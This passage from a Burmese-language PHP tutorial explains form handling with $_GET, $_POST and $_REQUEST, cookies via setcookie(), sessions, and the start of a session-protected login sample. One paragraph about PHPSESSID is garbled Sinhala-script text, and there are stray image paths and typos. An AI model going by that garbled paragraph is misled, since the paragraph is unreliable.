```
Array ( [name] => Alice [age] => 22 )
```

URL Query အနေနဲ့ပါဝင်လာတဲ့တန်ဖိုးတွေဟာ \$_GET Variable ထဲမှာ ရောက်ရှိနေတာကို တွေ့မြင်ရ ခြင်းပဲဖြစ်ပါတယ်။ ဒါဟာ ကြည့်လိုက်ရင် ဘာမှမဟုတ်သလိုနဲ့ တော်တော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက် တစ်ခုပါ။

ဒီလို URL Query တန်ဖိုးတွေ အသင့်သုံးလိုရနိုင်ဖို့အတွက် URL ကို Parse လုပ်ရပါတယ်။ Parse လုပ်တယ်ဆိုတာ အပိုင်းလိုက်ဖြတ်တောက်ပြီး လိုချင်တဲ့တန်ဖိုးကို ထုတ်ယူတဲ့သဘောပါ။ ပြီးတဲ့အခါ တန်ဖိုးတွေကို Decode လုပ်ရပါတယ်။ URL Query တန်ဖိုးတွေမှာ Space တွေ Special Character တွေပါလို့မရ ပါဘူး။ ပါလာခဲ့ရင် Browser က သင်တော်တဲ့ သက်္ကာတွေနဲ့ Encode လုပ်ပြီး ဖို့လိုက်မှာပါ။ ဥပမာ - Space ဆိုရင် %20 သက်္ကာနဲ့ Encode လုပ်ပေးပါတယ်။ ဒီလို Encode လုပ်ထားတဲ့တန်ဖိုးတွေကို မူလတန်ဖိုးအမှန် ပြန်ဖြစ်ဖို့အတွက် Decode လုပ်ရတာပါ။ ပြီးတဲ့အခါ String Format ဖြစ်နေတဲ့တန်ဖိုးတွေကို Array ဖြစ်သွားအောင် ပြောင်းပေးရပါတယ်။ ဒီအလုပ်တွေအကုန်လုံးကို PHP က လုပ်ပေးသွားလို့ ကိုယ်က သိစရာ၊ ထိစရာ မလိုတော့ဘဲ URL Query တန်ဖိုးကိုလိုချင်ရင် \$_GET Variable ထဲကနေ အသင့်ယူသုံးလို့ ရသွားခြင်းပဲဖြစ်ပါတယ်။

PHP မှာ \$_GET လိုမျိုး တစ်ခြား Superglobal Variable တွေရှိကြပါသေးတယ်။ ဆက်လက်ဖော်ပြပါမယ်။ ဒီ Superglobal Variable တွေရဲ့ ထူးခြားချက်ကတော့ လိုအပ်တဲ့နေရာမှ တိုက်ရှိက်အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ Function နဲ့ Variable Scope အကြောင်းပြောတုံးက မှတ်မိပါလိမ့်မယ်။ Function တွေ အတွင်းမှာ Global Variable တွေကို အသုံးပြုလိုရင် global Statement နဲ့ အသုံးပြုလိုကြောင်းကြိုပြောပြီးမှ သုံးရပါတယ်။ Superglobal Variable တွေကို အသုံးပြုဖို့အတွက် အဲဒီလိုကြိုပြောစရာမလိုပါဘူး။ ကြိုက်တဲ့နေရာမှာ တိုက်ရှိက်အသုံးပြုလိုရနိုင်မှာပဲ ဖြစ်ပါတယ်။

စောစောက Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာတယ်လို့ ပြောခဲ့ပါတယ်။ ပထမတစ်မျိုးက URL Query ပါ။ နောက်တစ်မျိုးကတော့ Form Data ဖြစ်ပါတယ်။ HTML Form တစ်ခုကနေ ပေးပို့လာတဲ့ Data တွေကိုလည်း လက်ခံအလုပ်လုပ်ပေးနိုင်တယ်လို့ ပြောတာပါ။

ဒီနေရာရာမှာ လိုအပ်လာတဲ့အတွက် HTML Form အကြောင်းကို ထည့်သွင်းလေ့လာကြပါမယ်။ ကုဒ်နမူနာရေးစမ်းဖို့အတွက် form အမည်နဲ့ ပရောဂျက်ဖို့ပါတစ်ခုကို htdocs အောက်မှာ တည်ဆောက်လိုက်ပါ။ ပြီးရင် index.php နဲ့ request.php ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်ပြီး index.php ထဲမှာ ဒီကုဒ်ကိုရေးပေးပါ။

PHP

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>PHP Request</title>
</head>
<body>
    <h1>PHP Request</h1>
    <form action="request.php" method="get">
        <input type="text" name="name" placeholder="Name"><br>
        <input type="text" name="age" placeholder="Age"><br>

        <button type="submit">Send Data</button>
    </form>
</body>
</html>
```

ဒီနမူနာရာမှာ PHP ကုဒ်တွေ မပါဝါဘူး။ ရိုးရိုး HTML Form တစ်ခုသာဖြစ်ပါတယ်။ ဒီ Form ရဲ့အလုပ်လုပ်ပုံကို သေချာလေ့လာပါ။ <form> Element မှာ Attribute နှစ်ခုရှိပါတယ်။ action Attribute မှာ ဒီ Form ကပေးပို့တဲ့ Data တွေကို လက်ခံအလုပ်လုပ်မယ့် ကုဒ်ဖိုင်ရဲ့ တည်နေရာကို ပေးရတာပါ။ method Attribute မှာတော့ HTTP Request တွေထဲက get သို့မဟုတ် post ဆိုတဲ့ နှစ်ခုထဲက အသုံးပြုလိုတဲ့ တစ်ခုကို ပေးရတာပါ။ နမူနာရာမှာ get လိုပေးထားပါတယ်။ တစ်ကယ်တော့ Default Method က get ပါ။ ဒါကြောင့် method Attribute မပေးရင်လည်း method ရဲ့တန်ဖိုးက get ပဲဖြစ်မှာပါပဲ။ ပေးရမှန်းသိအောင် သာထည့်ရေးပေးလိုက်တာပါ။

Form အတွင်းထဲမှာ User က ရိုက်ထည့်လိုရတဲ့ ရွေးချယ်လိုရတဲ့ Input တွေရှိပါတယ်။ Data ကိုလက်ခံလိုတဲ့ Input တိုင်းမှာ name Attribute ပါရပါတယ်။ မပါရင် အဲဒီ Input က Data ကို ထည့်သွင်းလက်ခံအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Data တွေပိုပေးတဲ့ Button တစ်ခုကိုလည်း ထည့်ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ နှစ်မျိုးရေးလိုရပါတယ်။ <button type="submit"></button> သို့မဟုတ် <input type="submit"> ဖြစ်ပါတယ်။ နမူနာမှာ တစ်ခြား Input တွေနဲ့ကဲ့ပြားသွားအောင် <input type="submit"> ကို မသုံးဘဲ <button type="submit"></button> ကို အသုံးပြုထားပါတယ်။ ဒါ Button ကို နှစ်လိုက်ရင် Input တွေမှာ ရွေးချယ် ဖြည့်သွင်းထားတဲ့ Data တွေကို action မှာ သတ်မှတ်ထားတဲ့ ကုဒ်ဖိုင်ထံ ပေးလိုက်မှာ ဖြစ်ပါတယ်။


အဲဒီလို ပိုပေးတဲ့အလုပ်ကိုလုပ်ဖို့ ကိုယ့်ဘက်က ဘာမှရေးပေးစရာမလိုပါဘူး။ Web Browser က သူဘာသာ လုပ်ပေးသွားမှာပါ။ ကိုယ်ဘက်က ပေးပိုလာတဲ့ Data တွေကို လက်ခံဖို့ပဲလိုပါတယ်။ အဲဒီလို လက်ခံတဲ့အလုပ်အတွက်လည်း ဘာမှရေးပေးစရာမလိုပါဘူး။ PHP က အဆင်သင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် `request.php` မှာ အခုလိုကုဒ်လေးရေးလိုက်ပါ။


PHP

```
<?php  
print_r( $_GET );
```

စမ်းကြည့်လိုရပါပြီ။ Browser URL Bar မှာ localhost/form လို ရိုက်ထည့်လိုက်တဲ့အခါ form ဖိုဒါထဲက `index.php` အလုပ်လုပ်သွားလို အခုလိုရလဒ်ကို တွေ့မြင်ရပါလိမ့်မယ်။



သတ်မှတ်ထားတဲ့အတိုင်း Name နဲ့ Age ရေးဖြည့်လိုက်တဲ့ Form တစ်ခုကိုတွေ့မြင်နေရတာပါ။ နှစ်သက်ရာ တန်ဖိုးတွေ ဖြည့်သွင်းပြီး **Send Data** ဆလုပ်ကို နှိပ်ကြည့်နိုင်ပါတယ်။ အဲဒီလို နှိပ်လိုက်တဲ့အခါ Form ရဲ action Attribute မှာပေးထားတဲ့ request.php ကို ရောက်ရှိသွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာ ပဲဖြစ်ပါတယ်။



ဒီနေရာမှာ သတိပြုပါ။ request.php ကိုရောက်ရှိလာတဲ့အခါ ရေးဖြည့်လိုက်တဲ့ တန်ဖိုးတွေ ပါဝင်တဲ့ URL Query တစ်ခု အလိုအလျောက် ပါဝင်သွားတာကို တွေ့ရမှာပဲဖြစ်ပါတယ်။ စောစောကပဲ ကြည့်ခဲ့ပြီးပါ

ပြီ။ URL Query မှာပါဝင်လာတဲ့တန်ဖိုးတွေဟာ `$_GET` Superglobal Variable ထဲမှာ အသင့်ရှိနေမှာဖြစ်လို့ ရိုက်ထုတ်ဖော်ပြထားတဲ့နေရာမှာလည်း Form ကပေးလိုက်တဲ့ တန်ဖိုးတွေကို Array တစ်ခုအနေနဲ့ ရှိနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ PHP က HTML Form ကနေတစ်ဆင့် ပေးပို့လာတဲ့ Data တွေကို လက်ခံစီမံလို့ ရသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုစီမံတဲ့အခါ HTML Form မှာ Method နှစ်မျိုးရှိသလိုပဲ၊ PHP မှာလည်း Superglobal နှစ်မျိုး ရှိပါတယ်။ `$_GET` နဲ့ `$_POST` ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် HTML Form မှာ အခုလိုပြင်ပေးလိုက်ပါ။

```
<form action="request.php" method="post">
    ...
</form>
```

ဒီလိုပြောင်းပြီးစမ်းကြည့်ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ Form ကအသုံးပြုတဲ့ Request Method က `post` ဖြစ်သွားပေမယ့် တစ်ဘက်မှာစမ်းသပ်အသုံးပြုနေတာက `$_GET` ဖြစ်နေလိုပါ။ ဒါကြောင့် `request.php` မှာလည်း အခုလိုပြင်ပေးလိုက်ဖို့ လိုပါတယ်။

PHP

```
<?php
print_r( $_POST );
```

ဒီတစ်ခါစမ်းကြည့်လိုက်ရင်တော့ အဆင်ပြေသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Form method နဲ့ကိုက်ညီတဲ့ သင့်တော်ရာ Variable ကို အသုံးပြုပေးရတယ်ဆိုတာကို သတိပြုပါ။ ပြီးတော့ Form Method က `post` ဆိုရင် စောစောကလို့ URL Query အနေနဲ့ ထည့်သွင်းပေးခြင်း မပြုတော့တာကိုလည်း သတိပြုပါ။ အခြေခံအားဖြင့် အချက်အလက်တွေ ရယူယုံးသက်သက်ဆိုရင် `get` ကို အသုံးပြုကြပြီး၊ Server က အချက်အလက်တွေ ပြောင်းလဲစေချင်ရင် `post` ကိုသုံးရတာပါ။ နောက်ထပ် Request Data တွေလက်ခံပေးထားတဲ့ Superglobal တစ်ခုလည်း ရှိပါသေးတယ်။ `$_REQUEST` လိုခေါ်ပါတယ်။ `request.php` မှာ အခုလိုပြင်ပြီး စမ်းကြည့်ရင်လည်း အလုပ်လုပ်တယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php  
print_r( $_REQUEST );
```

ဒီ `$_REQUEST` Superglobal ရဲထားခြားချက်ကတော့ တစ်ဘက်ကလာတဲ့ Method ဘာပဲဖြစ်ဖြစ် Data တွေကို လက်ခံပေးထားခြင်းပဲဖြစ်ပါတယ်။ ဒါကြောင့် Method `get` နဲ့ အလုပ်လုပ်သလို Method `post` နဲ့လည်း အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ အခု Form Data တွေ Request တွေလက်ခံပုံနဲ့ပက်သက်ပြီး ဒီလောက်ပဲ မှတ်ထားပါ၍။ ခဏနေမှ ဒီပဟုသုတကို အသုံးချပြီး နည်းနည်းပိုစိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာလေး လုပ်ကြည့်ကြပါမယ်။ အဲဒီနမူနာလေးမလုပ်ခင် ကြိုသိထားသင့်တဲ့ Cookie နဲ့ Session လိုခေါ်တဲ့ Web နည်းပညာ သဘောသဘာဝလေးတွေအကြောင်းကို ပြောပါ၍။

Cookies

Web နည်းပညာမှာ Cookie လိုခေါ်တဲ့ သဘောသဘာဝတစ်ခုရှုပါတယ်။ အမည်ကထူးဆန်းနေပေမယ့် တစ်ကယ်တော့ Web Browser နဲ့အတူ တစ်ချို့အချက်အလက်လေးတွေ ပူးတွေသိမ်းဆည်းလိုရတဲ့ နည်းပညာ ဖြစ်ပါတယ်။ JavaScript ကိုအသုံးပြုပြီး အခုလို Cooke Data တွေ သိမ်းလိုရပါတယ်။

HTML & JavaScript

```
<script>  
document.cookie = "name=Alice";  
document.cookie = "theme=dark";  
</script>
```

ဒါဟာ `name=Alice` နဲ့ `theme=dark` လိုခေါ်တဲ့ တန်ဖိုးနှစ်ခုကို Cookie ထဲမှာ သိမ်းလိုက်တာပါ။ Cookie ရဲထူးခြားချက်ကတော့ အဲဒီလို သိမ်းထားတဲ့ Cookie Data တွေကို Request ပေးပို့လိုက်တိုင်းမှာ အလိုအလျောက် ထည့်သွင်းပေးပို့ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ခဏခဏ ပို့ရမယ့် အချက်အလက်တွေရှိရင် Cookie ထဲမှာ ထည့်ထားလိုက်ခြင်းအားဖြင့် ကိုယ့်ဘာသာ ခဏခဏပို့စရာ မလိုတော့ဘဲ Request လုပ်လိုက်တိုင်း ပါဝင်သွားမှာပဲဖြစ်ပါတယ်။

တစ်ကယ်တော့ Cookie ထဲမှာတန်ဖိုးတွေ သိမ်းပံ့သိမ်းနည်းကို ပြောပြီဆိုရင်၊ ဘယ်လိုပြန်လည်ရယူရလဲ၊ ပြန်ဖျက်ချင်ရင် ဘယ်လိုဖျက်ရလဲ စသည်ဖြင့် ပြောဖို့လိုပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ပြောချင်တာက

JavaScript နဲ့ Cookie Data တွေကို ဘယ်လိုစီမံရလဲ ဆိုတဲ့အကြောင်း မဟုတ်ပါဘူး။ အော့ဒီ Cookie Data တွေကို PHP နဲ့ ဘယ်လိုစီမံရလဲဆိုတာကို ပြောချင်တာပါ။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်တဲ့အတွက် Client ဖြစ်တဲ့ Browser ရဲ့ Cookie တွေကို တိုက်ရှိက်စီမံလိုတော့ မရပါဘူး။ ဒါပေမယ့် စီမံပုံစီမံနည်းတော့ ရှိပါတယ်။ PHP မှာ setcookie() လိုခေါ်တဲ့ Standard Function တစ်ခုရှိပါတယ်။ ဒီလိုရေးရပါတယ်။

```
setcookie("name", "Bob");
setcookie("theme", "light");
```

ဒါဟာ PHP ကိုအသုံးပြုပြီး name=Bob နဲ့ theme=light ဆိုတဲ့ Cookie Data နှစ်ခုကို သိမ်းခိုင်လိုက်တာပါ။ PHP က Browser ပေါ်မှာ သူကိုယ်တိုင်သွားသိမ်းလို မရပေမယ့် Response နဲ့အတူ Response Header ထဲမှာ အခုလို ထည့်ပေးလိုက်မှာပါ။

```
HTTP/1.1 200 OK
Set-Cookie: name=Bob
Set-Cookie: theme=light
```

ဒီလိုမျိုး Set-Cookie Header နဲ့ Response ကိုပေးလိုက်တဲ့အခါ လက်ခံရရှိတဲ့ Browser က သိသွားပါတယ်။ ဒါဟာ Server က ငဲ့ကို Cookie Data တွေသိမ်းခိုင်းနေတာပဲ။ ဒါကြောင့် Browser က ဒီ Response ကို လက်ခံရရှိချိန်မှာ Cookie Data တွေကို Server ကိုယ်စား သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုတစ်ကြိမ် သိမ်းထားလိုက်ပြီဆိုရင်တော့ နောက်ပိုင်းပြုလုပ်တဲ့ Request တွေမှာ Cookie Data တွေကပူးတဲ့ပါဝင်သွားတော့မှာပဲ ဖြစ်ပါတယ်။

ဒါကိုလက်တွေ့စမ်းသပ်နှင့်ဖူးအတွက် save-cookie.php ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုလေးရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

setcookie("name", "Bob");
setcookie("theme", "light");

echo "See view-cookie.php";
```

Cookie Data တွေသိမ်းချင်းတဲ့ကူးကို ရေးပေးလိုက်တာပါ။ ဒီလိုသိမ်းပေးလိုက်တဲ့အတွက် နောက်ပိုင်း Request တွေမှာ အလိုအလျောက် ပါဝင်လာမယ့် တန်ဖိုးတွေကိုတော့ PHP က \$_COOKIE Superglobal Variable နဲ့ အသင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် view-cookie.php ဆုံးတဲ့ဖိုင်ထဲမှာ ဒီလိုရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

print_r( $_COOKIE );

// Array ( [name] => Bob [theme] => light )
```

Browser က အလိုအလျောက် ပေးပိုလိုက်တဲ့အတွက် Cookie Data တွေ \$_COOKIE Superglobal ထဲမှာ အသင့်ရှုနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ Cookie တွေသိမ်းစဉ်မှာ Expire Time နဲ့ Path ကို ထည့်သွင်းသိမ်းဆည်းနိုင်ပါတယ်။ Expire Time ဆိတာ ဒီ Cookie ကို ဘယ်လောက်ကြာအောင် သိမ်းပေးရမှာလဲဆိုတဲ့ သက်တမ်းဖြစ်ပါတယ်။ အခုလို သက်တမ်းကို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
setcookie("name", "Bob", time() + 3600);
```

ဒါဟာ name=Bob ဆိုတဲ့ Cookie တန်ဖိုးကို အချိန် (၁) နာရီသက်တမ်း သတ်မှတ်ပေးလိုက်တာပါ။ time() Function ကလက်ရှိအချိန်ရဲ့ Timestamp ကိုပြန်ပေးပြီး သတ်မှတ်လိုတဲ့ သက်တမ်းကို စတုန်းနဲ့ ပေါင်းပေးလိုက်တာပါ။ စတုန်း (၃၆၀၀) လိုပြောလိုက်တဲ့အတွက် အချိန် (၁) နာရီသက်တမ်းကို ရှုံးသွားတာပါ။ ဒါကြောင့် (၁) နာရီပြည့်တဲ့အခါ Browser ကဒီ Cookie ကို အလိုအလျောက် ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

အချိန်သက်တမ်းကို (၁) ရက်၊ (၁) ပါတ်၊ စသည်ဖြင့်ကိုယ်သတ်မှတ်လိုသလောက် သတ်မှတ်ပေးလို့ ရှိနိုင်ပါတယ်။ အကယ်၍ သက်တမ်းသတ်မှတ်ပေးခြင်း မရှိရင်တော့ လက်ရှိ Browser ဖွင့်ထားချိန်၊ ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်ချိန်မှာ ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

Cookie တွေဟာ မူအရ လက်ရှိအလုပ်လုပ်နေတဲ့ Host နဲ့သာ သက်ဆိုင်ပါတယ်။ localhost အတွက် သိမ်းထားတဲ့ Cookie ဟာ localhost:3000 နဲ့သက်ဆိုင်မှာ မဟုတ်ပါဘူး။ Host မတူတဲ့အတွက် ကြောင့်ပါ။ localhost အတွက်သိမ်းထားတဲ့ Cookie တွေကိုတော့ localhost အတွင်းက ဖိုဒ်အားလုံးနဲ့ သက်ဆိုင်ပါတယ်။ အဲဒီလို သက်ဆိုင်လိုဖော်ခြင်း မရှိဘူးဆိုရင် Cookie ကို သိမ်းစဉ်မှာ သူနဲ့ သက်ဆိုင်တဲ့ Path ကို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။ ဒီလိုသတ်မှတ်ပေးရပါတယ် –

```
setcookie("path", "cookie", time() + 3600, "/form/");
```

ဒါဟာ path=cookie ဆိုတဲ့ Cookie Data ကို အချိန် (၁) နာရီသက်တမ်းနဲ့ သတ်မှတ်လိုက်တာပါ။ ပြီး တဲ့အခါ နောက်ဆုံး Argument အနေနဲ့ /form/ လိုထည့်ပေးထားတဲ့အတွက် form ဖိုဒ်ထဲမှာပဲ ဒီ Cookie တန်ဖိုးက အသက်ဝင်မှာဖြစ်ပါတယ်။ တစ်ခြား ဖိုဒ်တွေမှာ ဒီတန်ဖိုးကို အသုံးပြုလိုရတော့မှာ မဟုတ်ပါဘူး။

လိုအပ်လို့ Cookie တန်ဖိုးတွေ ပယ်ဖျက်လိုရင်တော့ အခုံလိုပယ်ဖျက်နှိုင်ပါတယ်။

```
setcookie("name", "", time() - 1);
```

သက်တမ်းကို Minus နဲ့ပေးလိုက်ခြင်းအားဖြင့် သက်တမ်းကုန်ပြီးနေပြီခိုတဲ့ အမိပါယ်သက်ရောက်နေလို့ Browser က Cookie ကို ပယ်ဖျက်လိုက်မှာပဲဖြစ်ပါတယ်။

Sessions

Cookie နဲ့ သဘောသဘာဝ ဆင်တူပြီး အလုပ်လုပ်ပုဂ္ဂိုလ်များတဲ့ Session လိုခေါ်တဲ့နည်းပညာလည်း ရှုပါသေးတယ်။ Cookie Data တွေဟာ Web Browser နဲ့ အတူသိမ်းဆည်းတဲ့ Data တွေဖြစ်ပြီး Session Data ကိုတော့ Web Server နဲ့ အတူ သိမ်းပါတယ်။ ဒါလိုပေးရပါတယ် -

PHP

```
<?php  
session_start();  
$ SESSION['user'] = 'Tom';
```

ဒါဟာ user=Tom ဆိုတဲ့ Session Data တစ်ခုကို Web Server မှာ သိမ်းလိုက်တာပါ။ session_start() Function က Session ရှိမရှိစစ်ပြီး ရှိရင်သုံးပေးပါတယ်။ မရှိရင် အသစ်ဆောက်ပေးပါတယ်။ အဲဒီလို session_start() ကို Run ပြီးပြီဆိုရင် \$_SESSION Superglobal ကနေ တစ်ဆင့် သိမ်းချင်တဲ့ Data တွေ သိမ်းလို့ရပြီဖြစ်သလို သိမ်းထားတဲ့ Data တွေကိုလည်း အသုံးပြုလို့ရပြီဖြစ်ပါတယ်။

Session තක්සියාත්තුවේ ID සඳහා PHP හෝ Session ID තක්සියාත්තුවේ Auto Generate ලද්දී: PHPSESSID මත නොවූ අවබෝධනයෙන් සිදු කළ යුතුවේ Browser හෝ PHPSESSID නැත්තුවේ Cookie Data නිසුම් පෙන්වනු ලබයි। විශ්වාස්‍ය පිටපත් වෙත PHPSESSID නැත්තුවේ Cookie Data මත නොවූ අවබෝධනයෙන් සිදු කළ යුතුවේ නිසුම් පෙන්වනු ලබයි। වාචක පිටපත් වෙත Data නැත්තුවේ Session ID නැත්තුවේ නිසුම් පෙන්වනු ලබයි।

ပါတယ်။ Session ရဲထူးခြားချက်က Array တွေ Object တွေကိုပါ သိမ်းလို့ရှုခြင်းဖြစ်ပါတယ်။ ရအောင် သိမ်းမယ်ဆိုရင် ရနိုင်ပေမယ့် Cookie ရဲသဘောကတော့ ရှိုးရှိုး Text တွေကိုသာ သိမ်းဖို့ဖြစ်ပါတယ်။

သိမ်းထားတဲ့ Session Data တွေကို ပြန်ဖျက်ချင်ရင် ဒီလိုပြန်ဖျက်လို့ရပါတယ်။

PHP

```
<?php
session_start();
unset( $_SESSION['user'] );
```

`session_start()` နဲ့ ရှိနေတဲ့ Session ကိုခေါ်ယူလိုက်ပြီး `unset` Statement နဲ့ ကိုယ်ဖျက်ချင်တဲ့ Session တန်ဖိုးကို ဖျက်ပေးလိုက်တာဖြစ်ပါတယ်။

Sample Project

အခုလေ့လာထားတဲ့ Request Data စီမံပုံ Session စီမံပုံတို့ကို လက်တွေ့စမ်းသပ်ရင်း လေ့လာနိုင်ဖို့ အတွက် နမူနာပရောဂျက်လေး တစ်ခုလောက် လုပ်ကြည့်ချင်ပါတယ်။ ရှိရမယ့် ပရောဂျက်ဖို့ဒါနဲ့စည်းပုံက ဒီလိုပါ။

```
project/
 └── css/
     └── bootstrap.min.css
   └── actions/
       └── login.php
       └── logout.php
   └── index.php
   └── register.php
   └── profile.php
```

ပရောဂျက်ဖို့အမည်ကို အဆင့်အပြားတွေ ပေးမနေတော့ဘဲ project လိုပဲ ပေးထားပါတယ်။ အတဲ့မှာ css ဖို့ကြိုပြီး css ဖို့အတဲ့မှာ bootstrap.min.css ဖိုင် ရှိနေပါတယ်။ အဲဒါဖိုင်ကို getbootstrap.com ကနေ Download ရယူရမှာ ဖြစ်ပါတယ်။ ကိုယ်ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။

ရှေ့ဆက်ဖော်ပြတဲ့ နမူနာတွေမှာ Bootstrap CSS Framework ကို ထည့်သွင်း အသုံးပြုပြီး ဆက်လက်ဖော်ပြသွားမှာပါ။ စာဖတ်သူက Bootstrap အကြောင်း သိရှိပြီးဖြစ်တယ်လို့ သဘောထားပြီး ဆက်လက်ဖော်ပြသွားမှာပါ။ မသိသေးရင်တော့ **Bootstrap လိုတိရှင်:** စာအုပ်ကို အရင်ဖတ်ပြီးမှ အခုဖော်ပြမယ့်ပရောဂျက်ကို ဆက်လုပ်သင့်ပါတယ်။

ပရောဂျက်ဖို့အတွက် _actions ဆိုတဲ့အမည်နဲ့ ဖို့အတစ်ခုလဲ ရှိပါသေးတယ်။ ပရောဂျက်ဖို့ဒဲ ဖွဲ့စည်းပုံ ပိုစနစ်ကျသွားအောင် ဖိုင်တွေကို အမျိုးအစား နှစ်ရုံးခဲ့ထားချင်လိုပါ။ User တိုက်ရိုက်ထိတွေ့စရာ မလိုတဲ့ ကုဒ်ဖိုင်တွေကို _actions ဖို့အတွက်မှာထားပြီး၊ User တိုက်ရိုက်ထိတွေ့ဖို့လိုတဲ့ ကုဒ်ဖိုင်တွေကို အပြင် ပရောဂျက်ဖို့အတွက်မှာပဲ ထားချင်တာပါ။ _actions ဖို့အတွက် login.php နဲ့ logout.php တိုကို တည်ဆောက်ပြီး အပြင်ပရောဂျက်ဖို့အတွက် index.php, register.php နဲ့ profile.php တို့ ကို ဆက်လက်တည်ဆောက်ပေးပါ။ ဒီဖိုင်တွေကတော့ ကိုယ့်ဘာသာ တည်ဆောက်ရမယ့်ဖိုင်တွေပါ။ အထူး ကုဒ်နမူနာတွေ ဆက်လက် ရေးသားသွားကြမှာ ဖြစ်ပါတယ်။

လုပ်ချင်တာက profile.php မှာ User Profile ရှိနေပြီး Login ဝင်ထားမှသာ အဲဒီ Profile ကို ဝင်ကြည့်ခွင့် ရှိစေချင်တာပါ။ ဒါကြောင့် profile.php မှာ အခုလို ရေးပေးပါ။

PHP

```
<?php

session_start();

if(!isset($_SESSION['user'])) {
    header('location: index.php');
    exit();
}

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <title>Profile</title>
    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
```

```

<body>
    <div class="container mt-5">
        <h1 class="mb-3">John Doe (Manager)</h1>
        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> john.doe@gmail.com
            </li>
            <li class="list-group-item">
                <b>Phone:</b> (09) 243 867 645
            </li>
            <li class="list-group-item">
                <b>Address:</b> No. 321, Main Street, West City
            </li>
        </ul>
        <br>

        <a href="_actions/logout.php">Logout</a>
    </div>
</body>
</html>

```

ဒီအဆင့်မှာ အောက်ပိုင်းက HTML တွေက သိပ်အရေးမကြိုးသေးပါဘူး။ ပြစ်ရာရှိအောင်သာ နမူနာ အချက်အလက်တစ်ခု၏ ထည့်ထားတာပါ။ အရေးကြိုးတာက အပေါ်ဆုံးက PHP နဲ့ ရေးထားတဲ့အပိုင်း ဖြစ်ပါတယ်။

